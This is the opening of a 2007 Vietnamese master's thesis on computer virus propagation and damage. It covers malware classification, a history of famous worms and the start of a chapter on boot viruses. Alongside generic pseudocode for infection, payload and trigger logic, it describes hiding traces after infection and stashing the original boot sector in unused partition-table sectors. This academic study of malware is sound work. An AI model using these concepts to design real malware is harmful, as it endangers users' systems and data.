BỘ GIÁO DỤC VÀ ĐÀO TẠO
TRƯỜNG ĐẠI HỌC BÁCH KHOA HÀ NỘI

LUẬN VĂN THẠC SĨ KHOA HỌC

CÁC PHƯƠNG PHÁP LÂY LAN VÀ PHÁ HOẠI CỦA VIRUS MÁY TÍNH

TRẦN HẢI NAM

HÀ NỘI 2007

MỤC LỤC

Mục lục 1
Danh mục các hình vẽ, đồ thị 3
Các từ viết tắt 4
Lời cảm ơn 5
Lời nói đầu 6
Chương 1. Giới thiệu chung 8
1.1. Các khái niệm cơ bản 8
1.1.1. Phân loại các phần mềm độc hại 8
1.1.2. Cấu trúc chung của virus 9
1.1.3. Cách thức phá hoại 11
1.2. Lịch sử hình thành và phát triển của virus máy tính 12
1.2.1. Giai đoạn thứ nhất (1979 – 1989) 12
1.2.2. Giai đoạn thứ hai (1990 – 1998) 13
1.2.3. Giai đoạn thứ ba (1999 – 2000) 14
1.2.4. Giai đoạn thứ tư (2000 -) 16
1.3. Các xu hướng phát triển 17
Chương 2. Nguyên lý hoạt động và các kỹ thuật đặc trưng 19
2.1. Boot virus 19
2.1.1. Cấu trúc chương trình 20
2.1.2. Các kỹ thuật chính 23
2.2. File virus 27
2.2.1. Cấu trúc chương trình 27
2.2.2. Các kỹ thuật chính 30
2.3. Virus trên Windows 37
2.3.1. Nguyên lý hoạt động 37
2.3.2. Các kỹ thuật chính 38
2.4. Macro virus 41
2.4.1. Cấu trúc chương trình 41

2.4.2. Các kỹ thuật chính 42
2.5. Worm 50
2.5.1. Nguyên lý hoạt động 51
2.5.2. Các kỹ thuật chính 58
Chương 3. Một số kỹ thuật phòng chống 69
3.1. Các phần mềm diệt virus truyền thống 69
3.2. Phân tích lưu lượng 70
3.3. Kết luận 76
Tài liệu tham khảo 79

DANH MỤC HÌNH VẼ, ĐỒ THỊ

Hình 2.1. Phần cài đặt của boot virus
Hình 2.2. Phần thân của boot virus
Hình 2.3. Phần lây lan của file virus
Hình 2.4. Phần cài đặt của file virus
Hình 2.5. Quá trình lây lan vào file normal.dot
Hình 2.6. Quá trình lây lan vào file văn bản
Hình 2.7. Nguyên lý hoạt động của worm Melissa
Hình 2.8. Nguyên lý hoạt động của worm Love Letter
Hình 2.9. Nguyên lý hoạt động của worm Code Red
Hình 3.1. Luồng TCP ra tại host bị nhiễm
Hình 3.2. Luồng TCP ra tại host bình thường
Hình 3.3. Luồng SMTP ra tại mail server
Hình 3.4. Distinct IP tại host bị nhiễm
Hình 3.5. Distinct IP tại host bình thường

CÁC TỪ VIẾT TẮT

	Tiếng Anh	Tiếng Việt
A		
API	Application Programming Interface	Giao diện lập trình ứng dụng
B		
BPB	Bios Parameter Block	Bảng tham số đĩa
D		
DNS	Domain Name Server	Máy chủ tên miền
DoS	Denial of Services	Từ chối dịch vụ
M		
MCB	Memory Control Block	Cấu trúc đầu khối nhớ
R		
ROM	Read Only Memory	Bộ nhớ chỉ đọc
RAM	Random Access Memory	Bộ nhớ truy cập nhẫu nhiên
P		
POST	Power On Self Test	Tự kiểm tra khi khởi động
PSP	Program Segment Prefix	Đoạn mào đầu chương trình

LỜI CẢM ƠN

Tôi xin chân thành cảm ơn các thầy cô giáo trong khoa Công nghệ thông tin, khoa Điện tử viễn thông - Trường Đại học Bách Khoa Hà nội, những người đã trực tiếp giảng dạy, truyền đạt cho tôi kiến thức chuyên môn và phương pháp làm việc khoa học

Đặc biệt, tôi xin chân thành cảm ơn **PGS.TS. Nguyễn Quốc Trung**, đã tận tình hướng dẫn cũng như cung cấp tài liệu để tôi có thể hoàn thành bản luận văn này.

Tôi cũng xin gửi lời biết ơn sâu sắc tới gia đình, đồng nghiệp và bè bạn đã nâng đỡ tôi trong cuộc sống cũng như trong công việc.

Hà Nội, ngày 09 tháng 10 năm 2007

Học viên

Trần hải Nam

LỜI NÓI ĐẦU

Virus máy tính, từ khi ra đời đã trở thành, đã trở thành mối nguy hại đối với tất cả các hệ thống máy tính và mạng trên thế giới.

Đặc biệt, ở Việt Nam, sự phát triển của các thế hệ virus máy tính trong những năm gần đây đã gây ra những hậu quả mà để khắc phục chúng phải tiêu phí một lượng rất lớn thời gian cũng như tiền bạc.

Mặt khác, cũng không thể phủ nhận tính tích cực của virus máy tính, bởi virus máy tính chỉ có thể phát triển được dựa trên những sơ xuất của công nghệ và người sử dụng nên thông qua việc tìm hiểu về các cơ chế hoạt động của virus, các phương thức lây lan cũng như phá hoại của chúng ta có thể đưa ra các giải pháp cải thiện chất lượng và độ an toàn của phần mềm cũng như các hệ thống.

Thế nhưng, cũng có một thực tế rằng tại Việt Nam, những tài liệu nghiên cứu về virus máy tính là vô cùng ít ỏi và thiếu chi tiết, dẫn đến hậu quả là những người sử dụng máy tính thường không có đủ kiến thức cần thiết để tự bảo vệ máy tính và dữ liệu của mình trước sự tấn công của virus máy tính.

Xuất phát từ các yếu tố trên, bản luận văn này lựa chọn đề tài:

"Các phương pháp lây lan và phá hoại của virus máy tính"

Luận văn được chia làm 3 chương, với nội dung từng chương như sau:

- Chương 1: Giới thiệu về lịch sử hình thành và phát triển của virus máy tính qua các thời kỳ từ đó đưa ra nhận định về sự phát triển của virus trong tương lai gần. Các khái niệm và định nghĩa cơ bản của virus máy tính nói riêng và các phần mềm độc hại nói chung.
- Chương 2: Tìm hiểu các cơ sở lý thuyết giúp xây dựng nên virus máy tính, các phương thức lây lan và phá hoại của virus máy tính gắn với từng giai đoạn phát triển.

- Chương 3: Giới thiệu các kỹ thuật phát hiện virus mới cũng như kiến nghị các nghiên cứu tiếp theo.

CHƯƠNG 1
GIỚI THIỆU CHUNG

Virus máy tính từ khi ra đời cho đến nay luôn tận dụng những kỹ thuật tiên tiến của công nghệ thông tin và truyền thông cũng như lợi dụng những lỗ hổng nguy hiểm trong các hệ thống tin học để khuyếch trương ảnh hưởng của mình. Mặc dù việc sử dụng các thiết bị và phần mềm bảo mật trở nên phổ biến, virus vẫn tiếp tục phát triển mạnh mẽ do giờ đây chúng thường được viết ra có mục đích rõ ràng, phục vụ một đối tượng cụ thể và không ngừng cải tiến qua các phiên bản để đạt được phiên bản hiệu quả nhất.

1.1. Các khái niệm cơ bản

1.1.1. Phân loại các phần mềm độc hại

Có nhiều cách phân loại các phần mềm độc hại và do đó định nghĩa về chúng cũng có đôi chút khác nhau, ở đây chỉ xin trình bày một cách phân loại đơn giản nhất và sẽ sử dụng thống nhất trong toàn bộ luận văn.

- Bugware: Các chương trình hoặc các phần mềm hợp lệ được thiết kế để thực hiện một số chức năng nào đó nhưng do lỗi lập trình nên gây lỗi cho hệ thống khi sử dụng.
- Trojan horse: Các đoạn chương trình có hại được cài có chủ định vào trong các chương trình hợp lệ, có thể tiến hành phá hoại, ăn cắp thông tin của người sử dụng v.v.. không có khả năng lây lan.
- Software bombs: Các đoạn mã có tính chất phá hoại được giấu bí mật chờ thực hiện, chỉ phá hoại một lần, không lây lan.
    - Logic bombs: Chương trình chứa đoạn lệnh phá hoại, việc có phá hoại hay không phụ thuộc vào trạng thái của hệ thống.
    - Time bombs: Việc có phá hoại hay không phụ thuộc vào thời gian của hệ thống.

- Replicators: Các chương trình gần giống với virus, liên tục nhân bản làm cạn kiệt tài nguyên của hệ thống khiến các chương trình khác không hoạt động được nữa.
- Virus: Chương trình máy tính được thiết kế để tự lây lan chính nó từ một file tới một file khác trên một máy vi tính riêng lẻ, không có khả năng tự lây lan từ máy tính này sang máy tính khác (trong hầu hết các trường hợp việc lây lan này là do con người).
- Worm: Chương trình được thiết kế để tự lây lan chính nó từ một máy tính tới một máy tính khác qua mạng.

1.1.2. Cấu trúc chung của virus

Thông thường, cấu trúc của một virus bao gồm 3 phần chính

- Phần lây lan (infection): Cách hoặc những cách virus dùng để lây lan. Chức năng đầu tiên là tìm kiếm những đối tượng phù hợp, việc tìm kiếm có thể tích cực như trong trường hợp của virus lây file có thể tìm kiếm các file có kích thước và định dạng phù hợp để lây nhiễm, hoặc việc tìm kiếm cũng có thể bị động như trường hợp của virus macro.

  Khi đã tìm thấy đối tượng thích hợp lại có một số vấn đề được đặt ra, một vài virus cố gắng làm chậm việc lây lan lại bằng cách lây cho ít file hơn trong một lần để tránh việc bị phát hiện bởi người sử dụng, cũng có một vài virus lại chọn cơ chế lây nhiễm nhanh, hay nói cách khác lây càng nhanh càng tốt, càng nhiều càng tốt, nhưng tất cả các virus đều phải kiểm tra xem đối tượng đã bị lây nhiễm chưa (vì lây nhiễm nhiều lần lên cùng một đối tượng sẽ rất dễ bị phát hiện), ta có thể minh họa bằng một đoạn giả mã như sau:

```
BEGIN
    IF (tìm thấy đối tượng thích hợp)
    AND (đối tượng đó chưa bị lây nhiễm)
```

```
        THEN (lây nhiễm cho đối tượng)
END
```

Nếu đối tượng chưa bị lây nhiễm thì virus mới tiến hành cài đặt bản sao của nó vào đối tượng.

Đặc biệt sau khi lây nhiễm virus phải tiến hành xóa dấu vết để tránh việc bị phát hiện, ví dụ như phải trả lại ngày tháng tạo lập file gốc, trả lại các thuộc tính cũ cho file v.v..

- Phần thân (payload): Tất cả những gì virus thực hiện trên máy tính đã bị lây nhiễm (trừ phần lây lan). Đoạn giả mã sau mô tả cơ chế hoạt động của phần thân thông thường:

```
BEGIN
        IF (đến thời điểm phá hoại)
        THEN (kích hoạt)
END
```

Phần thân có thể thực hiện bất cứ điều gì, từ việc rất đơn giản như đưa ra một thông báo, vẽ một hình đồ họa nghịch ngợm tới việc định dạng lại ổ đĩa cứng hay gửi bản sao của mình qua email tới các địa chỉ trong sổ địa chỉ của nạn nhân.

- Phần điều kiện kích hoạt (trigger): Cơ chế kiểm tra điều kiện để thực hiện phần thân, có thể sau một số lần lây nhiễm nhất định, vào một ngày giờ nhất định hoặc thậm chí kích hoạt ngay ở lần thực thi đầu tiên (nhưng những virus như thế sẽ không thể lây lan được trong thực tế). Một cơ chế kích hoạt có thể mô tả qua đoạn giả mã như sau:

```
BEGIN
        IF (thứ 6 ngày 13)
        THEN (đã đến thời điểm phá hoại)
END
```

1.1.3. Cách thức phá hoại

Khi đã lây vào máy tính, virus có thể gây nên các biểu hiện sau:

- Tiến hành phá hoại có chủ đích bằng các cơ chế nằm trong phần thân.
- Phá hoại không có chủ đích (do vô tình) khi virus cố cài đặt chính nó lên máy tính mục tiêu.
- Bản thân virus cũng không mong muốn việc phá hoại không có chủ đích nhưng đó là thực tế cố hữu của quá trình lây lan, cũng như việc có mặt của virus trong hệ thống sẽ luôn luôn làm giảm hiệu suất của hệ thống đó, chiếm dụng bộ nhớ, dung lượng ổ đĩa, sửa đổi các thông tin của hệ thống v.v..

Ngoài ra, virus còn cố gắng che dấu sự hiện diện của mình trong hệ thống và sự che dấu này cũng dẫn đến một số biểu hiện như:

- Làm mất một số menu của Word (với các virus macro).
- Mã hóa hoặc chiếm chỗ của vùng thông tin hệ thống (với các Boot virus).
- Thay đổi Windows Registry.

Tuy nhiên, những biểu hiện có thể nhận thấy được của virus là không đáng kể và đó chính là lý do để virus có thể lây lan nhanh và nhiều như hiện nay.

Những virus trong giai đoạn đầu tiên thường được viết bằng ngôn ngữ Assembler để có kích thước nhỏ nhất do đó sẽ giảm sự khác biệt về kích thước giữa đối tượng trước và sau khi bị lây nhiễm, lý do chính là trong thời kỳ đó dung lượng đĩa lưu trữ rất đắt nên dù chỉ một thay đổi nhỏ về kích thước file cũng gây nên sự chú ý đối với người sử dụng, tức là giảm đi tính bí mật của virus khi lây lan.

Ngày nay hầu hết những người sử dụng máy tính không còn quan tâm nhiều đến chi tiết độ dài file, ngày tháng tạo lập hay sửa đổi chúng vì hệ điều hành Windows đã tạo ra một môi trường làm việc thuận lợi hơn cho người sử dụng và cũng thuận lợi cho các tác giả virus.

1.2. Lịch sử hình thành và phát triển của virus máy tính

Việc tìm hiểu lịch sử phát triển của virus máy tính qua các giai đoạn của công nghệ là hết sức cần thiết bởi qua việc quan sát các giai đoạn phát triển của virus cũng như sự phát triển của công nghệ hiện tại (với các điểm yếu) có thể dự đoán phần nào khuynh hướng phát triển của virus trong tương lai gần.

Thật ra cơ sở lý thuyết về virus máy tính đã xuất hiện từ rất lâu, năm 1949, John von Newman viết bài "Lý thuyết và cơ cấu của các phần tử tự hành phức tạp – Theory and Organization of Complicated Automata" trong đó nêu ra ý tưởng về các chương trình tự nhân bản. Đến năm 1959, ba lập trình viên của AT&T viết chương trình Core war có trang bị tính năng tự nhân bản và tiêu diệt bảng mã của đối phương, sau này trở thành tính năng chính của virus máy tính.

Sự phát triển của virus nói riêng và các phần mềm độc hại nói chung có thể chia làm bốn giai đoạn kéo dài từ năm 1979 đến bây giờ (trong các tài liệu nước ngoài, các tác giả hay sử dụng thuật ngữ "wave", thuật ngữ "giai đoạn" ít được dùng hơn bởi vì virus trong một giai đoạn thực ra không phải là sự phát triển trực tiếp từ giai đoạn trước đó).

Mỗi giai đoạn đại diện cho một khuynh hướng công nghệ mới và virus luôn tận dụng triệt để những công nghệ đó.

1.2.1. Giai đoạn thứ nhất (1979-1990)

Những virus đầu tiên là virus boot-sector lây trên nền hệ điều hành MS DOS. Khoảng những năm 1980 trở đi, số lượng virus tăng vọt cùng với sự phát triển của máy tính cá nhân. Đại diện của giai đoạn này có thể xét đến virus Brain xuất hiện năm 1986 và virus Lehigh xuất hiện năm 1987.

Sau đó một thời gian ngắn bắt đầu xuất hiện thuật ngữ "worm" chỉ những phần mềm có khả năng tự lây lan qua mạng. Năm 1987, một trong những worm đầu tiên là Christma Exec có khả năng lây lan qua e-mail giữa

các mainframe IBM, đây cũng là một trong những ví dụ đầu tiên của việc lừa đảo theo kiểu "social engineering", người sử dụng bị đánh lừa để thực thi virus bởi vì nội dung của email cho biết nếu được thực thi nó sẽ vẽ một cây thông Noel, và đúng là worm có thực hiện việc vẽ một cây thông Noel lên màn hình (bằng cách sử dụng ngôn ngữ kịch bản REXX) nhưng đồng thời nó cũng gửi một bản sao của mình tới những người sử dụng khác nằm trong danh sách email của nạn nhân. Những người sử dụng đó rất tin tưởng vì nhận được email từ người họ quen biết và họ cũng mở email ra.

Tháng 11 năm 1988, Robert Morris Jr. viết ra worm Morris lây lan tới 6000 máy tính chỉ trong vài giờ (khoảng 10% số máy trên Internet tại thời điểm đó). Tuy nhiên sau đó worm này bị phát hiện và tiêu diệt bởi một lỗi lập trình của nó là tiến hành lây lại trên các máy tính đã bị nhiễm từ trước, dẫn đến việc giảm tốc độ đáng kể ở máy tính đó nên dễ bị phát hiện.

1.2.2. Giai đoạn thứ hai (1990-1998)

Giai đoạn thứ hai diễn ra trong khoảng những năm 1990 đến 1998 đánh dấu nhiều hoạt động của virus hơn là worm mặc dù những kỹ thuật tiên tiến của virus đã có tác động rất mạnh mẽ lên quá trình phát triển của worm. Trong thời kỳ này, virus bắt đầu chuyển từ hệ điều hành DOS sang tấn công hệ điều hành Windows, xuất hiện các virus macro, các virus bắt đầu sử dụng kỹ thuật đa hình để ngụy trang tránh bị phát hiện và đặc biệt là xu hướng sử dụng e-mail như là một công cụ để phát tán.

Trong thời kỳ này các virus sử dụng dấu hiệu nhận dạng bằng các từ khóa nên dễ dàng bị phát hiện khi các phần mềm diệt virus tiến hành quét và phân tích file. Để đối phó, ban đầu virus sử dụng thuật toán mã hóa để che dấu sự tồn tại của mình, tuy nhiên để thực hiện việc này virus phải xây dựng cả thủ tục mã hóa và thủ tục giải mã và vẫn có yếu điểm nên vẫn bị các phần mềm diệt virus phát hiện.

Khoảng năm 1989, virus sử dụng kỹ thuật ngụy trang đa hình (polymorphism) xuất hiện, đây là một kỹ thuật phức tạp cho phép virus tự biến đổi để tránh bị các công cụ dò tìm phát hiện.

Cũng trong khoảng thời gian này, một số hacker đã tạo ra các bộ công cụ phát triển (toolkit) có giao diện dễ sử dụng cho phép các hacker khác (thậm chí không cần có kiến thức chuyên sâu về virus) cũng có thể tạo ra các virus mới có tính năng lây lan và phá hoại tương đối mạnh, sản phẩm được đánh giá là xuất sắc nhất của các toolkit là virus Anna Kournikova. Virus này giả làm một bức ảnh dạng JPG của ngôi sao quần vợt Anna Kournikova được đính kèm theo một e-mail. Nếu đoạn VBScript được thực hiện, e-mail chứa virus sẽ sao chép chính nó tới mọi địa chỉ nằm trong sổ địa chỉ của Outlook.
Năm 1995 đánh dấu sự xuất hiện của virus macro đầu tiên có tên gọi là Concept, virus này được viết để lây nhiễm vào file normal.dot của Microsoft Word sử dụng cho hệ điều hành Windows 95.

Những virus macro có những lợi thế do rất dễ viết và chạy được trên nhiều platform khác nhau. Tuy nhiên, đa số người sử dụng hiện giờ đều biết cách bỏ tính năng thực hiện các macro trong Office và vì vậy virus đã bị mất đi tính phổ biến cũng như các lợi thế của mình.

1.2.3. Giai đoạn thứ ba (1999-2000)

Giai đoạn thứ ba kéo dài từ năm 1999 tới cuối năm 2000 được đánh dấu bằng sự phát triển mạnh mẽ của trào lưu phát tán virus qua email. Tháng 1 năm 1999, sâu Happy99 đã lây qua e-mail với file đính kèm có tên Happy99.exe.

Khi file đính kèm được thực hiện, bề ngoài nó hiển thị pháo hoa chào năm mới 1999 trên màn hình, nhưng cũng bí mật sửa file WSOCK32. DLL (được Windows sử dụng cho mục đích truyền thông Internet) với một Trojan cho phép worm có thể chèn bản sao của nó vào trong các tiến trình truyền

thông. File WSOCK32.DLL ban đầu được đổi tên thành WSOCK32.SKA. Mỗi e-mail do người sử dụng gửi đi đều chứa worm.

Tháng 3 năm 1999, virus Melissa lây lan sang 100.000 máy tính trên thế giới chỉ trong 3 ngày.

Tháng 6 năm 1999, worm ExploreZip giả mạo giao diện của file WinZip và gắn vào email để lây lan. Nếu được thực hiện, nó sẽ hiển thị một thông báo lỗi, nhưng thao tác thật sự của worm này là bí mật sao chép chính nó vào trong thư mục những hệ thống của Windows hoặc tự nạp vào trong Registry. Nó tự gửi mình qua e-mail sử dụng Microsoft Outlook hoặc Exchange tới các địa chỉ nằm trong hộp thư. Nó theo dõi tất cả các email đến và tự trả lời người gửi với một bản sao của mình.

Đầu năm 2000, virus BubbleBoy xuất hiện chứng minh một máy tính có thể bị lây nhiễm chỉ bằng cách xem trước (preview) e-mail mà không cần phải mở email đó ra. Nó tận dụng một lỗ hổng bảo mật trong Internet Explorer cho phép tự động thực hiện VB Script nhúng trong thân của email. Virus được gửi tới như e-mail với tiêu đề "BubbleBoy is back" và nội dung email có chứa đoạn mã VBScript của virus. Nếu email được đọc bằng Outlook, script sẽ được chạy cho dù email mới chỉ được đọc bằng chức năng "preview". Một file được bổ sung vào trong thư mục khởi động của Windows, như vậy khi máy tính bắt đầu khởi động lại, virus sẽ gửi bản sao của nó tới tất cả các địa chỉ email nằm trong Outlook.

Tháng 5 năm 2000, worm Love Letter lây lan rất nhanh dưới dạng một e-mail với subject "I love you" và file đính kèm có đuôi dạng text để lừa người sử dụng đọc trong khi thực ra đó là một đoạn VBScript. Khi được thực hiện, worm sẽ cài đặt bản sao của mình vào trong thư mục hệ thống và sửa đổi Registry để bảo đảm rằng file này được chạy mỗi khi máy tính khởi động. Love Letter cũng lây lan sang nhiều kiểu file khác nhau trên ổ đĩa cục bộ và các thư mục dùng chung chia sẻ qua mạng. Khi lây sang một máy tính khác, nếu Outlook đã được cài đặt, worm sẽ gửi email có bản sao của nó tới bất cứ

địa chỉ nào trong sổ địa chỉ. Ngoài ra, worm còn tạo một kết nối IRC và gửi bản sao của nó tới mọi người khác cũng kết nối tới kênh IRC đó, nó cũng tải xuống một Trojan chuyên thu thập địa chỉ email và password.

Tháng 10 năm 2000, worm Hybris cũng bắt đầu lây lan qua email theo kiểu đính kèm. Khi được thực hiện, nó sửa file WSOCK32. DLL để theo dõi quá trình truyền thông của máy tính. Với mỗi e-mail gửi đi, nó cũng gửi một bản sao của mình cho cùng người nhận. Điều nguy hiểm nhất là nó có khả năng tự tải về các bản nâng cấp từ một địa chỉ trên mạng.

1.2.4. Giai đoạn thứ tư (2001 -)

Giai đoạn của những worm hiện đại bắt đầu từ năm 2001 đến tận ngày nay. Chúng có khả năng lây lan rất nhanh và mức độ tinh vi rất cao với các đặc trưng như:

- Kết hợp nhiều kiểu tấn công khác nhau.
- Lây nhiễm lên nhiều loại đối tượng khác nhau (Linux, mạng ngang hàng, tin nhắn …)
- Tự động tải về các bản nâng cấp từ Internet
- Phần phá hoại đặc biệt nguy hiểm
- Vô hiệu hóa phần mềm diệt virus

Ngày 12 tháng bảy năm 2001, sâu Code Red xuất hiện bắt đầu khai thác lỗi tràn bộ đệm trong MS IIS web server (mặc dù lối này mới được công bố ngày 18 tháng 6 năm 2001) và lây nhiễm cho 200.000 máy tính trong 6 ngày mặc dù chúng có lỗi trong cơ chế tìm kiếm. Cuối tháng 7, phiên bản thứ 2 của Code Red I (Code Red v2) đã được sửa lỗi nên có khả năng lây lan rất nhanh, chỉ trong 14 giờ nó đã lây nhiễm cho hơn 359.000. Phần phá hoại của Worm này đồng loạt tấn công website www.whitehouse.gov.

Sau đó ít lâu bắt đầu xuất hiện các worm có khả năng disable các antivirus như Klez và Bugbear vào tháng 10 năm 2001, một số worm khác còn tiến hành ghi lại các thao tác bàn phím của người sử dụng để gửi về cho hacker.

Tháng 8 năm 2003 xuất hiện worm Blaster khai thác lỗi của Windows DCOM RPC để lây lan (lỗi này được công bố tháng 7 năm 2003), phần phá hoại của worm này cho phép tấn công kiểu từ chối dịch vụ (DoS – Denial of Services) để tấn công tới Microsoft Web site "windowsupdate.com" vào ngày 16 tháng 8 năm 2003.

Ngày 18 tháng 8 xuất hiện thêm 2 worm là Welchia và Nachi cũng lây lan bằng cách khai thác lỗi RPC DCOM như Blaster. Điều đáng chú ý là nó lại cố gắng diệt Blaster khỏi máy bị lây nhiễm bằng cách tải về bản vá lỗi từ webste của Microsoft để sửa lỗi RPC DCOM.

Worm Sobig.F xuất hiện và lây lan rất nhanh ngay sau đó. Ngày 19 tháng 8, chỉ sau khi Blaster xuất hiện 7 ngày. Phiên bản gốc Sobig.A được phát hiện tháng 2 năm 2003, và liên tục được cải tiến đến phiên bản hoàn thiện là Sobig.F.

1.3. Các xu hướng phát triển

Ta nhận thấy một số xu hướng chính trong việc lây lan và phá hoại của virus trong thời gian qua như sau:

- Worm Blaster mở đầu xu hướng nhanh chóng rút ngắn thời gian giữa thời điểm phát hiện lỗi và sự xuất hiện của worm nhằm khai thác lỗi đó.
- Worm Sobig cho thấy những người viết chúng có cách làm việc rất chuyên nghiệp (thử nhiều phiên bản, cải tiến chúng để đạt được bản tốt nhất, như quá trình phát triển các phiên bản beta ở phần mềm), và nếu các phiên bản này được viết bởi những người khác nhau thì chúng lại cho thấy sự phối hợp rất chặt chẽ trong thế giới ngầm.
- Các worm hiên đại hầu như đều có phần phá hoại cho phép thực hiện truy nhập máy tính từ xa để ăn cắp thông tin cũng như thực hiện tấn công đến một số địa chỉ định trước theo ngày giờ đã định hoặc theo tín hiệu điều khiển từ hacker.

Từ đó có thể đi đến một số nhận định sơ bộ về xu hướng phát triển của virus trong thời gian ngắn trước mắt:

- Trước hết, xu hướng bùng phát mạnh mẽ về số lượng và độ nguy hại của virus nói riêng và các phần mềm độc hại nói chung nhiều khả năng xảy ra trong tương lai gần. Các phần mềm vẫn tiếp tục có lỗi và sẽ luôn luôn bị những người viết virus khai thác. Bản vá lỗi phần mềm sẽ vẫn tiếp tục là vấn đề khó giải quyết thấu đáo nhất.
- Thứ hai, các virus và worm có thể xuất hiện rất sớm ngay sau khi lỗi bảo mật vừa được phát hiện ra, điều này làm tăng cơ hội lây lan của chúng thông qua các hệ thống không được bảo vệ.
- Thứ ba, các virus và worm đã rất thành công trong việc tìm kiếm và sử dụng các vật trung gian truyền nhiễm khác như mạng ngang hàng, tin nhắn nhanh, các thiết bị không dây v.v.. điều này cũng hỗ trợ cho việc tăng nhanh tốc độ lây lan của virus.
- Thứ tư, các worm trong tương lai sẽ luôn được cải tiến dựa trên phiên bản trước cho đến khi đạt được hiệu quả nhất. Vì thế khả năng bùng phát đợt worm có tốc độ lây lan nhanh là rất dễ hiểu. Tiếp tục xu hướng hiện tại, nhiều worm có khả năng tấn công các lỗi chỉ trong vài phút.

CHƯƠNG 2
NGUYÊN LÝ HOẠT ĐỘNG VÀ CÁC KỸ THUẬT ĐẶC TRƯNG

2.1. Boot virus

Boot virus xuất hiện trong giai đoạn đầu của virus máy tính, đây là thời kỳ của những thế hệ máy tính cá nhân đầu tiên sử dụng bộ vi xử lý của Intel và hệ điều hành DOS của Microsoft, lẽ dĩ nhiên virus máy tính cũng tận dụng ưu thế vượt trội của những bộ vi xử lý cũng như tính phổ biến của hệ điều hành này để khuyếch trương ảnh hưởng của mình.

Khi máy tính khởi động, trước hết một đoạn mã nằm trong ROM sẽ được thi hành để thực hiện quá trình tự kiểm tra khi khởi động (Power On Self Test – POST), nếu kết quả kiểm tra tình trạng các thiết bị là bình thường thì đoạn mã nằm trong boot sector (với ổ đĩa mềm) hoặc master boot (với ổ đĩa cứng) sẽ được đọc vào trong RAM tại địa chỉ 0:7C00h và được trao quyền điều khiển máy tính.

Boot sector có dung lượng 512 byte, sau khi trừ đi phần dành cho bảng tham số đĩa (Bios Parameter Block – BPB) thì dung lượng còn lại quá ít nên đoạn mã trong boot sector chỉ thực hiện một số chức năng cơ bản nhất như sau:

- Thay lại bảng tham số đĩa mềm.
- Định vì và đọc sector đầu tiên của root vào địa chỉ 0:0500h
- Dò tìm và đọc hai file hạt nhân của DOS là MSDOS.SYS và IO.SYS

Trong quá trình trên có một điểm sơ hở là lúc đoạn mã trong ROM trao quyền điều khiển cho đoạn mã trong boot sector mà không quan tâm nó sẽ thực hiện những thao tác gì. Lợi dụng sơ hở này, boot virus được thiết kế để thay thế cho đoạn mã chuẩn của boot sector, lúc này boot virus được nạp vào RAM trước tiên và toàn quyền điều khiển máy tính thực hiện các thao tác

theo ý đồ của người viết rồi mới gọi và trả lại quyền điều khiển cho đoạn mã chuẩn của boot sector.

Tuy nhiên, có một vấn đề cần phải giải quyết là khi boot virus chèn đoạn mã của nó vào boot sector thì đoạn mã chuẩn của boot sector sẽ phải được lưu vào đâu trên đĩa vì bản thân đoạn mã của boot virus không thể thay thế hoàn toàn cho đoạn mã chuẩn của boot sector được. Nếu không có cơ chế lưu lại đoạn mã chuẩn này, đặc biệt là bảng tham số đĩa BPB thì virus sẽ mất kiểm soát đối với ở đĩa. Chính từ các cách xử lý đối với đoạn mã chuẩn trong boot sector mà boot virus được chia làm hai loại như sau:

SB virus (Single Boot virus)

Kích thước virus nằm trọn trong một sector. Đoạn boot sector chuẩn được lưu lại tại một ví trí xác định trên đĩa. Nhược điểm của SB virus ở chỗ nếu đoạn boot sector chuẩn bị ghi đè lên vì một lý do nào đó thì máy tính sẽ không khởi động được nên virus sẽ bị phát hiện dễ dàng.

DB virus (Double Boot virus)

Có nhiều chức năng hơn SB virus nên kích thước lớn hơn một sector, đoạn mã nằm trong boot sector chỉ có nhiệm vụ tải thân virus vào thường trú.

Thông thường với cả SB virus và DB virus, vị trí lý tưởng nhất để giấu đoạn mã của boot sector chuẩn là các sector không sử dụng của Partition table.

